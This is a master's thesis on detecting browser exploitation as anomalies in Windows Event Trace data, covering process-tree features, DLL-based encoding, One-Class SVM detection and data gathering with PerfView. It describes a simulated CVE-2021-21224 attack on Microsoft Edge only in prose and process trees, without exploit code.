Silesian University of Technology

Faculty of Automatic Control, Electronics and Computer Science

Master thesis

Security anomaly detection based on Windows Event Trace

author: Maksym Brzęczek

supervisor: Błażej Adamczyk, PhD

consultant: Name Surname, PhD

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Oświadczenie

Wyrażam zgodę / Nie wyrażam zgody* na udostępnienie mojej pracy dyplomowej / rozprawy doktorskiej*.

Gliwice, dnia 31 października 2021

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(poświadczenie wiarygodności
podpisu przez Dziekanat)

* podkreślić właściwe

Oświadczenie promotora

Oświadczam, że praca „Security anomaly detection based on Windows Event Trace" spełnia wymagania formalne pracy dyplomowej magisterskiej.

Gliwice, dnia 31 października 2021

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(podpis promotora)

Contents

Chapter 1

Introduction

This chapter presents the problem that the project tries to solve and describes the scope of the thesis. It also describes the document structure.

1.1 Introduction into the problem domain

In today's world information technology (IT) is present in almost every aspect of our lives. It is constantly being utilized by governments, military, organizations, financial institutions, universities and other businesses to process and store enormous amounts of data as well as transmit it between many computers around the globe. Any disruption to the work of those systems or unauthorized access to the stored information may result in significant losses. Those may include financial and geopolitical repercussions but also direct losses of human lives in situations where the target of an attack is for example a hospital. Since the inception and propagation of IT the security of the systems in question is a growing concern of corporations, countries and even individuals. Because of the constant arms race between malicious actors attacking and security professionals defending IT systems, anyone who is not proactively handling matters concerning cyber security is instantly falling behind. [20]

A typical attack on an IT system may include exploitation of a design flaw to gain increased access. The offensive actions can target many layers of abstraction present in current IT systems. Such situations are extremely hard to discover and guard against due to the fact that they were not foreseen in the design process. How to guard against something that is not known to be possible? There are many approaches that aim to increase the security of IT systems. Some popular ones include malware fingerprinting, monitoring software for specific suspicious actions or for know malicious values. Those approaches can be very effective but in some cases their failures are inevitable.

To mitigate this problem multiple studies has been done that attempt to utilize the methods of anomaly detection known from the data science fields in order to identify the misbehaviours of the monitored IT systems which could allow for an early detection of novel 0-day based intrusions. The past investigations of the problem has focused on analysis of the information obtained from multiple sources like system commands sequences [23] or system calls [21]. There are however still many mechanisms present in modern operating systems that gather significant quantities of information about inner workings of the processes that remain untapped.

The objective of this thesis is to utilize the Event Trace for Windows (ETW) mechanism and it's capability to access low level debugging data on the Microsoft operating systems to attempt security anomaly detection. The main focus is placed on identification of 0-day binary process exploitation leading directly to arbitrary code execution and malicious program spawning. While taken under consideration in light of gathered information, other attack types like for example DLL hijacking are not in scope of this work.

1.2 Authors contribution

Author of the thesis has simulated a 0-day exploitation attack on a web browser and gathered the data generated in the process via the Event Trace for Windows mechanism. This process required establishing of the information gathering framework. The acquired information was processed to identify and extract features that could be utilized in an anomaly detection methods. This procedure included analysis of the available information from a statistical point of view as well as development of some novel data encoding approaches. Gathered features were tested with known classification algorithms and the results of the experiments were thoroughly analysed.

Each stage of the entire process was performed with introspective approach in order to gather as much information as possible and to find potential improvement points. As a result conclusions were formed and stated about the ETW framework, processed data in general and its specific features, possible applications of the developed solution in the security anomaly detection system. Additionally further research directions had been established and specified.

1.3 Chapters description

This thesis is constructed with following chapters.

- Introduction - Describes the domain of the researched problem and the basis for the topic of the thesis. Highlights the contributions of the author. Provides overview of the chapters present in this document.

- Problem analysis - Theoretical in depth study of the work required to achieve the thesis goal. Investigation of known literature related to the researched topic. Description of the previous known solutions of the problem.

- Security anomaly detection based on Windows Event Trace - Full description of the proposed solutions and their theoretical analysis. Rationalization of the employed algorithms, methods and tools.

- Data gathering - Thorough explanation of the performed data gathering process and of the obtained results.

- Experiments - Full description of all experiments performed in the process of thesis research. Analysis of the outcomes.

- Summary - Synopsis of the performed work. Summary of all the resulting conclusions and possible future research directions. Analysis of the thesis goal in light of the obtained results.

Chapter 2

Problem analysis

This chapter contains research of the stated thesis problem in the publicly available literature and other resources. Additionally, it contains analysis of complications possibly encountered during the realization of the required work.

2.1 Known problems

There are multiple problems that need to be solved to form conclusions to the questions stated in the problem definition. There are no commonly available security focused datasets sourced from the Event Trace for Windows mechanism. The data used in the tests has to be generated and gathered as part of the performed work. The information processed by the ETW is very broad and can be additionally extended by tapping into the log sources of specific executables. An analysis has to be done in order to identify the features that can prove useful in the security anomaly detection scenarios.

Gathered data might require preprocessing that will adjust its form to the formats accepted in the classification methods and algorithms. Some types of information present in the computer generated data set might require utilization of novel processing and encoding frameworks or development of new specific approaches to allow for their utilization.

2.2 Literature research

The existing attempts attempts of implementing a security anomaly detection frameworks depicted in the literature take many approaches. Some of those include analysis of specific sequences present in terminal commands [23] or system calls [18].

Some researchers attempt to implement novel custom classification methods. An example of such approach is depicted in "An Application of Machine Learning to Anomaly Detection" by Terran Lane and Carla E. Brodley[23]. The authors gather historical sequences of terminal commands and their corresponding utilized command flags. The obtained vectors are used to calculate similarity measures with the incoming data. Those values are utilized to identify whether the user interacting with the system was previously profiled by the algorithm. Other approaches classify available data with well known algorithms like various Support Vector Machines (SVM) and K-means classification like Wenjie Hue, Yihua Liao and V Rao Vemuri in "Robust Support Vector Machines for Anomaly Detection in Computer Security" [21]. Their work compares the performance of Robust Support Vector Machines (RSVM), Support Vector Machines and K-means classifiers on the data from 1998 DARPA Intrusion Detection System Evaluation program. Obtained results prove the superiority of RSVM's in the tested use cases.

SVM is a kernel-based method for binary classification problem which "aims at constructing the optimal middle hyperplane which induces the largest margin. It is proven that in a linearly separable case, this middle hyperplane offers the high accuracy on universal datasets". This approach however has reduced performance due to the fact that " real world datasets often contain overlapping regions and therefore, the decision hyperplane should be adjusted according to the profiles of the datasets". This problem is addressed in the improved version of the algorithm where "by setting the value of the adjustment factor properly, RSVM can handle well the datasets with any possible profiles"[24].

Some researchers try to perform security data classification with novel anomaly detection methods like autoencoders. This approach was attempted for example in "Anomaly Detection on the Edge" by Joseph Schneible and Alex Lu [28]. This method learns to compress and decompress the available feature vectors with the use of artificial neural networks. Anomaly is detected when the distance between the input and output of the neural net is higher than the specified threshold. Neural network based approaches require large amounts of high quality training data.

Chapter 3

Security anomaly detection based on Windows Event Trace

This chapter contains in depth description of the solutions proposed for the thesis problems.

3.1 Data gathering

To achieve the goal of the thesis a dataset based of the Windows Event Trace has to be created. The ETW framework can be accessed and utilized via API available in multiple programming languages like C/C++[8] or C#[7]. The data gathering process should however be performed with known and tested solutions to minimize the chance of data corruption. Default file format used by ETW for storing information is an Event Trace Log (ETL). This archive type is not very well documented in the resources available on the Internet. An additional tool might be required in order to transform gathered information to commonly known data storing formats.

Event Trace for Windows handles very granular process and operating system events. Because of that when configured to gather all possible types of information ETW can generate large quantities of information. All known tools gather data in rotating memory buffer before saving it to hard drive. Those two factors combined with limited memory resources available while performing the data gathering process limit the types of information analysed in the thesis.

3.2 Analysed data


Because of the present limitations all the available information has been narrowed down and initial analysis has been performed. The resulting conclusions about possible anomaly detection and initial results are presented in this section.

3.2.1 Dynamic link libraries

When attempting to detect misbehaviour of a specific program or its subprocesses an ability to classify binaries by their general purposes could prove very useful. Most methodologies used to compare executable files focus on their binary structures and attempt to find similarities to existing malware samples [22]. This approach, while very useful in detection of iterations of malicious software, is useless when it comes to creating multidimensional spaces based on their functionality. In this thesis an attempt was made to establish a novel approach of processes analysis by their imported Dynamically Linked Libraries. A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialogue box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialogue box. It helps promote code reuse as well as efficient memory usage [5]. Those code bundles provide specific sets of functionality and are commonly used in all programming languages. Possibly overlapping sets of loaded modules from two given processes can indicate their similar purpose.

3.2.2 Subprocess paths

Initial empirical analysis of the impact of the exploit on the behaviour of the targeted browser was performed with the use of Windows Performance Analyzer (WPA). Most browsers give a possibility of spawning a new process for example by opening of a downloaded file in adequate software. This functionality makes it



```
▾ explorer.exe (2612)
    msedge.exe (7644)
▷   |- cpu-z_1.96-en.exe (1148)
▷   |- msedge.exe (160)
    |- msedge.exe (336)
    |- msedge.exe (716)
    |- msedge.exe (976)
    |- notepad.exe (1616)
▷   |- python-3.8.7rc1-amd64.exe (8136)
    |- msedge.exe (7644)<itself>
```


Figure 3.1: Example process tree of Microsoft Edge. Source: own elaboration.

harder to detect a possible ongoing exploitation process. Upon a closer look at the way that the spawning action is performed it was possible to establish that proper sub process is spawned from the main browser program as shown in the picture 3.1.

The exploit however generates the new child process from the one corresponding to the browser tab in which the exploit was executed like in the picture 3.2.

Patterns like this might be possible to learn and detect. The obtained data can be transformed to create a new feature called "Process Path". It is a string based variable containing names of the consecutive child processes starting from the root of the system process tree leading to the process for which the feature is constructed. All names are divided by any arbitrary separator.

Encoding of such variables like directory paths is not a well researched topic and there is no common consensus on how they should be approached. There are however some novel approaches to handling dirty categorical data. An example of how to handle data like that was featured in the "Similarity encoding for learning with dirty categorical variables" by Patricio Cerda, Gaël Varoquaux and Balázs Kégl [17]. Where most of the literature on encoding categorical variables relies on the idea that the set of categories is finite, known priorly, and composed of mutually exclusive elements, the authors of this paper propose a new approach



```
3  ▼ explorer.exe (4228)
4       msedge.exe (3684)
5       |- msedge.exe (3040)
6       |- msedge.exe (3172)
7       |- msedge.exe (3784)
8       |- msedge.exe (4344)
9       |- msedge.exe (4444)
10      |- msedge.exe (5344)
11 ▼    |- msedge.exe (5376)
12 ▼    |   |- powershell.exe (4988)
13      |   |   |- conhost.exe (4272)
14      |   |   |- powershell.exe (4988)<itself>
15      |   |- WerFault.exe (1532)
16      |   |- msedge.exe (5376)<itself>
17      |- msedge.exe (5392)
18      |- msedge.exe (3684)<itself>
```

Figure 3.2: Process tree of exploited Microsoft Edge. Source: own elaboration.

called similarity encoding. It is based on calculation of similarities between string values. Instead of a binary column indicating whether a specific category was set in the input value, a real number indicates how distant it is from the specific previously chosen encoding column. It is a generalization of the OneHot method [17]. The python implementation of this approach utilized in this thesis can be found under `https://dirty-cat.github.io/stable/`.

3.2.3 Average processor utilization

This feature represents how computationally expensive the given process is. This information can possibly be utilized to detect both the processes that are not usually spawned by the one being monitored as well as inlier processes that misbehave due to the performed exploitation. Because this feature is strictly numerical, it is a lot easier to analyse than the qualitative values like the process paths and the loaded DLL's. It is also a lot less impacted by the actions of the normal user when compared to the process lifespan values from which it is derived.

3.2.4 Process lifespan and CPUMsec

The process lifespan is the amount of elapsed time from the process spawn to its termination or the end of data gathering process. Even though the tested average processor utilization is derived from this data, those values might not necessary convey the same information. In some cases the exploitation process performed on the monitored software may result in a premature program closure or its prolonged execution due to the program hanging. Such behaviour may manifest in the processor utilization but this does not always have to be the case.

This feature however has a bigger risk of being to strongly impacted by the actions of the user. Each new tab opened in the browser is a separate process and the amount of time for which it remains open is highly dependent on many factors. In a single session a user can perform a quick, lasting only a couple of seconds, search for a correct spelling of a word and read an article for an hour. Introduced in the process variance may render this feature unusable or cause it to require very large quantities of data for proper analysis. Those factors have to be taken under consideration in the conducted experiments.

Similar argumentation can be applied the second component of the average processor utilization which is the CPU occupation timespan known in the gathered data as CPUMsec. For example an above average processor utilization resulting from an ongoing exploitation can be hidden by lack of termination commonly known as "program hanging".

3.2.5 Exit code

The program exit code is a number passed from the child process to its parent. The main purpose of such mechanism is passing of the information about the execution results. Returned values can differ greatly depending on what happens in the monitored software which is a perfect situation for the thesis purposes. In some cases the return value can also be missing which should be taken under consideration.

3.3 Omitted features

Some features from the available data were not utilized in the work performed. This includes the following:

- Bitness - This data type indicating the architecture of the running program takes a single value ('64') in all the available samples which makes it useless for the purposes of this thesis. Additionally, the performed work focuses on the detection of a software misbehaviour but not the identification of anomalous software for which this data may be more well suited. Additional research should be performed on the likelihood of the parameter change in case of the attack. Especially since attackers are known to utilize legacy architectures, mechanisms and programming languages to bypass security mechanisms. This would allow find out if the data should be monitored despite the lack of variance detected in the simulated attacks.

- Command Line - This feature contains multitude of data in a very fuzzy form. Its correct utilization requires advanced analysis and possibly development of a custom handling and encoding approach. Due to the restricted time frame of the thesis this feature has been skipped. Because of the available potential of this specific data type it has been outlined in the summary as a future research area.

- Id, Id Path and Parent Id - Those values by definition are randomly assigned to each process from the available pool. This means that they have no value beyond the identification of the relations between specific programs.
- Start and End time - Such information could be used to identify behaviour patterns of specific users that could possibly help in detection of some post exploitation actions. An example scenario would be attempting to detect an anomalous working hours like the middle of a night in a given users time zone. This approach however is outside the scope for this thesis and therefore the start and end time for processes as been omitted.
- Name - Those values were rejected because their analysis and blocking is a well known topic. Execution blacklisting of specific programs is a common administrative practice that allows for significant increase of the infrastructure security. This approach is however outside the thesis scope which focuses on the misbehaviour of software that is allowed to run on monitored system.

3.4 Anomaly detection algorithms

In the thesis the main anomaly detection algorithm utilized is the One Class Support Vector Machine which is a variation on support vector machines. It attempts to minimize the radius of the multidimensional hypersphere with the use of Kernel Method [29]. This algorithm is the main anomaly detection utilized in the thesis due to it's ease of usage. It is also known to be effective in high dimensional spaces and when the number of features is greater than the number of samples [12]. The training process does not require significant computational and memory resources when compared to the latest approaches based on artificial neural networks like autoencoders [16]. There are some methods of training that can reduce the hardware requirements like for example the distributed architecture [28]. Their complexity might however shift the focus from the core idea of the thesis which is to prove that data from Windows Event Trace can be utilized to detect security anomalies. Additionally, the neural network based approaches require large quantities of well labelled data which can be very difficult to generate. In the thesis the detection performed by the One Class SVM is tested for multiple 'nu' values which is upper bound on the fraction of training errors and a lower bound of the fraction of support vectors[11]. The kernel utilized in all the tests is 'rbf' with the gamma parameter set to 'auto'. The detection process is performed on a per process basis and focuses mainly on the web browser Microsoft Edge.

For all anomaly detections performed in the research following parameters were quantified:

- Positive (P) - number of samples correctly classified as inliers.
- Negative (N) - number of samples correctly classified as outliers.
- False positive (FP) - number of samples misclassified as inliers.
- False negative (FN) - number of samples misclassified as outliers.

Those values may be also expressed in percentages. Detection accuracy for example is the ratio of detected anomalies (Negative) to all marked in the dataset. False positive probability is the number of misclassified samples (False negative) divided by the known count of inliers.

Based on the studied literature one of the well-suited result presentation methods is the Receiver Operating Characteristic (ROC) curve which is a plot of the detection accuracy against the false positive ratio. In this document the detected outliers are classified as negative samples. Because of that the receiver operating characteristic curves are plotted as true negative ratio against the false negative. The probability of false anomaly detection is crucial because it may cause overload on of the response teams and mechanisms which in turn may result in delayed response or omission of response to real exploitation alert. All anomaly detection performance analysis in the thesis is focused on those indicators. The ROC curves may however be corrupted by the small available sample size which negatively impacts the performance analysis. All the graphs in this work which present the receiver operating characteristic curve contain a diagonal dashed line representing the performance of random anomaly classification. This approach allows to easily identify if the obtained performance indicates utility of the tested features.

Chapter 4

Data gathering

This chapter describes the process of data gathering which was subsequently utilized in the experiments and analysed in this thesis. This procedure is necessary due to the lack of commonly available datasets that would fit all the necessary requirements.

4.1 Exploit emulation

The data used in the thesis was gathered on a Windows 10 Enterprise Evaluation operating system, version 20H2, build 19042.1052. The Microsoft Edge web browser used to simulate the 0-day exploit attack was artificially halted in the version 84.0.522.52 (64-bit). Automatic updates were interrupted by changing the name of the binary responsible for keeping the software up to date. It is commonly located under "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdge Update.exe". The attack simulated in the data set takes advantage of the vulnerability CVE-2021-21224. It targets a type confusion flaw in the V8 JavaScript engine. This allows the attacker to execute arbitrary code inside a sandbox via a specially crafted HTML page [2]. The vulnerability affects the Google Chrome browser prior to the version 90.0.4430.85 as well as Microsoft Edge prior to 90.0.818.41 [6]. Some reports indicate that this vulnerability might have been used by the state backed North Korean agents to attack security researchers and gain insight into their work. The exact method of exploitation is not known since the abuse of


CVE-2021-21224 does not allow to bypass the built-in Chromium sandbox. There are also reports of Russian government-backed actors using CVE-2021-1879 to target western European government officials [25]. This method might have been chained with other non-public vulnerabilities in order to perform a successful attack. To simulate such conditions the browser used in testing was run with the "–no-sandbox" flag which disables the built-in safeguard.

The sample of the exploit code was obtained from a public GitHub repository [19] and its code can be found in the listing 1. It was adjusted to result in the spawning of the PowerShell.exe process. Execution of this cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework is usually one of the first steps in the process of gaining persistent access to a given Windows machine. Some actors implement advanced code and logic into the exploit. This is however very uncommon due to the high complexity of such a task.

All the information was gathered in a context of a single user due to restricted available resources and to simplify the task of anomaly detection. Fulfilling the goal of the thesis even in those conditions can be a viable proof of concept which would warrant further research in wider domain.

4.2 Logging

The initial data was gathered by the PerfView.exe tool which is "a free performance analysis tool that helps isolate CPU and memory-related performance issues. It is a Windows tool, but it also has some support for analysing data collected on Linux machines. It works for a wide variety of scenarios, but has a number of special features for investigating performance issues in code written for the .NET runtime"[26]. This tool is also capable of tapping into many ETW logging sessions and storing the gathered data into output files. It also has functionality that helps in working with the saved information. Main purpose of PerfView in the thesis was data gathering and preprocessing. The software is open source. It was configured to gather only the "Kernel Base" information. The additional data sources were disabled due to the large quantity of data being generated and not sufficient memory available for the processing. Example PerfView configuration can be found



This dialog give displays options for collecting ETW profile data. The only required field the 'Command' field and this is only necessary when using the 'Run' command.
If you wish to analyze on another machine use the Zip option when collecting data. See Collecting ETW Profile Data. for more.

Command: ** Machine Wide **
Data File: PerfViewData-09-7.etl
Current Dir: C:\Users\test\Desktop\PerfView
Zip: □ Circular MB: 1024 Merge: ■ Thread Time: □ Mark Text: Mark 1
Status: Collecting 27.3 min: Size=141.3 MB. Click Stop button to stop.


Kernel Base: ☑ Cpu Samples: □ Page Faults: □ File I/O: □ Registry: □ VirtAlloc: □ MemInfo: □
Handle: □ RefSet: □ IIS: □ NetMon: □ Net Capture: □
.NET : □ .NET Stress: □ Background JIT: □ .NET Calls: □ JIT Inlining: □
GC Collect Only: □ GC Only: □ .NET Alloc: □ .NET SampAlloc: □ ETW .NET Alloc: □ Dump Heap: □ Finalizers: □
Additional Providers:
CPU Sample Interval Msec 1 Cpu Ctrs OS Heap Exe OS Heap Process
.NET Symbol Collection ☑ No V3.X NGEN Symbols □ Symbol TimeOut 120
Max Collect Sec Stop Trigger

Figure 4.1: Example PerfView logging configuration. Source: own elaboration.

in figure 4.1.

The resulting information is saved to a Microsoft Event Trace Log File (.etl) which can be processed in multiple ways. PerfView has a built-in function of extracting the information gathered about the executed processes and their loaded dll's to Excel executable installed on the system. This can be performed by opening the desired file in the built-in explorer and selecting its "Processes" option. This opens a separate window containing information about processes executed during data gathering and two possible export options - "View Process Data in Excel" and "View Process Modules in Excel". The Excel executable opened by choosing either of the options allows to save the data to multiple easily accessible file formats like .csv, .xml or xlsx. Loaded data and the export options are presented in figure 4.2.

Resulting from the described process are two files containing correlated information. By default, Excel labels those files by including identifying suffixes in their names. The first file is marked by the string "processesSummary" and contains general information about the processes which include following columns:


PerfView D:\Projects\magisterka
File
Collect
Memory
Size
Help
D:\Projects\magisterka
Filter:
Back
Forward
Click in Window, Ctrl-F for find
Completed: Opening Processes (Elapsed T

- PerfViewData3.etl
- .vscode
- dane
  - PerfViewData-03-06.etl
  - PerfViewData-07-06-v2.etl
  - PerfViewData-11-06-v2.etl
  - PerfViewData-11-06.etl
  - PerfViewData-18-06.etl
  - PerfViewData-30-06.etl
    - TraceInfo
    - Processes
    - Events
    - Memory Group
    - Advanced Group
  - .ipynb_checkpoints
  - archive_data
  - archive_notebooks
  - encoders
  - libs
  - python_gathered_data
  - ..
- pefile_extractor
- pefile_test
- PerfView
- ..

Processes for PerfViewData-30-06.etl in dane (D:\Projects\magisterka\dane\PerfView...

Process Summary

- View Process Data in Excel
- View Process Modules in Excel

Processes that did not live for the entire trace.

Name	ID	Parent ID	Bitness	CPU MSec	Ave Procs Used	Duration MSec	Sta MS
LocalBridge	1760	8156	64	0	0,000	1 760,988	22 938
RuntimeBroker	8156	760	64	0	0,000	91 410,187	22 938
backgroundTaskHost	5752	760	64	0	0,000	61 780,098	22 938
backgroundTaskHost	3284	760	64	0	0,000	62 712,930	22 938
LocalBridge	7492	6588	64	0	0,000	1 742,209	22 760
RuntimeBroker	6588	760	64	0	0,000	92 622,727	22 760
backgroundTaskHost	6200	760	64	0	0,000	63 565,071	22 759
conhost	8008	6740	64	0	0,000	1 357,562	22 625
dmclient	6740	416	64	0	0,000	1 427,974	22 625

Figure 4.2: PerfView data export. Source: own elaboration.

- Name - Process name - The name of the process, usually identical to the binary file name.
- ID - Process Id - The integer number used by the kernel to uniquely identify an active process [27].
- Parent_ID - Parent Process Id - The Process Id of the process that spawned the correlating one.
- Bitness - Whether the process executable is created in 32 or 64 bit architecture.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor.
- AveProcsUsed - Average processor utilization calculated by dividing the amount of time when process has occupied the processor by the total process lifespan.
- DurationMSec - The duration of the process life stored in milliseconds.
- StartMSec - The start time of the process stored in milliseconds.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- CommandLine - The command used to spawn the process.

Second output file commonly contains the string "processesModule" in its name. Its contents are the modules (DLL's) loaded by a specific process and information about them. Example output file contains following data columns:

- ProcessName - Name of the process which loaded the corresponding DLL
- ProcessID - Id of the process which loaded the corresponding DLL
- Name - Name of the loaded DLL
- FileVersion - Version of the loaded DLL

- BuildTime - Date when the DLL file was build
- FilePath - The location of the DLL file on the host system

Data gathering was performed on a simulated host usage to acquire inlier data samples required for the algorithm training process. The tasks performed in the process included consumption of online media (eg. youtube.com, netflix.com), office work on cloud based services (eg. Google Docks, Gmail), social media browsing (eg. facebook.com, twitter.com), downloading files and other web browsing. Downloaded files were opened directly from the browser. The data was gathered on the span of multiple user sessions.

4.3 Preprocessing

Gathered data was initially analysed and processed to fit different machine learning frameworks and to simplify its manual analysis. This operation was complicated by the reuse of process Ids in the operating system. In order to identify which of the processes corresponding to the parent id is the true ancestor an additional check is performed based on the time of spawn and the interval in which the possible parent was alive. This algorithm allows the creation of a spawning process path that tracks the ancestors of a given process, usually to one of multiple root programs in the operating system. The described procedure required supplementation of the data with the process end time which is a sum of process start time and its lifespan.

